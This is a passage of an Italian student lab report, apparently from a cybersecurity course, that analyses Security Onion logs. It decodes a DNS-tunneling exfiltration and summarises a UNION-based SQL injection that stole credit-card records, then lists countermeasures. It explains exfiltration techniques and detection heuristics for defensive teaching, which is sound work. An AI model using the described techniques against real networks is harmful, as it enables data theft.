June 12th 2020, 02:57:21.052	192.168.0.11	43404	209.165.200.235	53	C6LnBI0V0tHn3vy2j	ADjgzXIBB6Cd-_0So_gd
June 12th 2020, 02:57:21.049	192.168.0.11	54739	209.165.200.235	53	CUYCgJ1jBj9rs2Km2	_zjgzXIBB6Cd-_0So_cd
June 12th 2020, 02:57:21.041	192.168.0.11	35738	209.165.200.235	53	C29Rbb2ouONxYCLmwb	_jjgzXIBB6Cd-_0So_cd

Figura 15. Le 4 query a example.com: stesso client interno verso lo stesso server.

Indicatori chiave (IoC) -- esfiltrazione DNS

Client DNS (host interno compromesso): 192.168.0.11

Server DNS (autoritativo per ns.example.com, controllato dall'attaccante): 209.165.200.235

4.4 Estrarre e decodificare i dati esfiltrati

Le quattro query uniche puntano a sottodomini composti da lunghe stringhe di cifre e lettere comprese tra 0-9 e a-f: e' il tipico aspetto del testo codificato in esadecimale, non di nomi di dominio legittimi. Si scaricano le query con *Export: Raw*, ottenendo un file CSV nella cartella Downloads.




Figura 16. File CSV originale: ogni "sottodominio" e' in realta' una stringa esadecimale seguita da .ns.example.com.

Con un editor di testo (gedit) si ripuliscono le righe lasciando soltanto i caratteri esadecimali, rimuovendo le virgolette, il dominio ns.example.com e il conteggio.





Figura 17. File ripulito: rimangono solo i caratteri esadecimali da decodificare.

Infine si decodifica l'esadecimale con il comando `xxd`, salvando il risultato in `secret.txt` e visualizzandolo con `cat`:

```
$ xxd -r -p "DNS - Queries.csv" > secret.txt
$ cat secret.txt
```



```
Terminal - analyst@SecOnion: ~/Desktop
File Edit View Terminal Tabs Help
analyst@SecOnion:~$ xxd -r -p "DNS - Queries.csv" > secret.txt
xxd: DNS - Queries.csv: No such file or directory
analyst@SecOnion:~$ xxd -r -p "DNS - Queries.csv" > secret.txt
xxd: DNS - Queries.csv: No such file or directory
analyst@SecOnion:~$ cd D
Desktop/ Documents/ Downloads/
analyst@SecOnion:~$ cd D
Desktop/ Documents/ Downloads/
analyst@SecOnion:~$ cd Desktop/
analyst@SecOnion:~/Desktop$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Desktop$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Desktop$
```

Figura 18. Decodifica con xxd: il contenuto nascosto nelle query DNS e' un documento riservato.

Contenuto decodificato di secret.txt

```
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

Domande della traccia -- Passo 3

I sottodomini erano reali sottodomini? No. Erano dati codificati in esadecimale travestiti da nomi di sottodominio.

Qual era il testo? Un documento riservato ("CONFIDENTIAL DOCUMENT -- DO NOT SHARE...").

Cosa implica? Queste richieste DNS non servivano a risolvere nomi, ma a trasportare dati fuori dalla rete: e' un'esfiltrazione tramite DNS (*DNS tunneling*).

Significato piu' ampio e perche' il DNS: le query sono state probabilmente generate da un programma/malware che codifica i dati in esadecimale e li invia come sottodomini a un name server controllato dall'attaccante. Il DNS viene scelto perche' e' quasi sempre permesso in uscita dai firewall, raramente ispezionato, e il suo traffico passa facilmente inosservato.

05

Conclusioni

5.1 Sintesi dei risultati

L'analisi dei log di giugno 2020 ha permesso di ricostruire due incidenti distinti ma coerenti con un'unica campagna di compromissione dei dati.

- **Attacco di SQL Injection (HTTP):** l'host 209.165.200.227 ha colpito il server web 209.165.200.235 (applicazione Mutillidae) con una injection UNION-based, esfiltrando 5 record di carte di credito (numero, CVV e scadenza).
- **Esfiltrazione DNS:** l'host interno 192.168.0.11 ha inviato dati codificati in esadecimale come sottodomini di ns.example.com verso 209.165.200.235, trafugando un documento riservato.

Aspetto	Parte 1 -- SQL Injection	Parte 2 -- Esfiltrazione DNS
Protocollo	HTTP (porta 80)	DNS (porta 53, UDP)
Sorgente	209.165.200.227	192.168.0.11
Destinazione	209.165.200.235	209.165.200.235
Tecnica	UNION-based SQL Injection	DNS tunneling (hex nei sottodomini)
Dato sottratto	5 carte di credito (PII)	Documento riservato

Tabella 2. Quadro comparativo dei due incidenti.

5.2 Lezioni apprese e contromisure

I due casi mostrano come tecniche differenti possano concorrere alla sottrazione di informazioni sensibili. Tra le contromisure piu' rilevanti:

- **Contro la SQL Injection:** validazione e sanificazione degli input, uso di query parametrizzate (prepared statement), principio del privilegio minimo sul database e adozione di un Web Application Firewall.
- **Contro l'esfiltrazione DNS:** ispezione del traffico DNS, rilevamento di query anomale (lunghezza eccessiva, alta entropia dei sottodomini), limitazione dei resolver autorizzati e correlazione degli eventi tramite SIEM.
- **In generale:** monitoraggio continuo con piattaforme come Security Onion, conservazione dei log e procedure di risposta agli incidenti per intervenire tempestivamente.

Osservazione finale

L'esercitazione evidenzia il valore dell'analisi dei log nella *threat hunting*: incrociando dati HTTP, trascrizioni pcap e query DNS e' stato possibile isolare l'attore della minaccia e quantificare con precisione i dati compromessi, trasformando segnali apparentemente innocui (una richiesta GET, un sottodominio insolito) in prove concrete dell'attacco.

Documento redatto a scopo didattico -- Cyber Security & Ethical Hacking, EPICODE. Attivita' su VM Security Onion in ambiente controllato.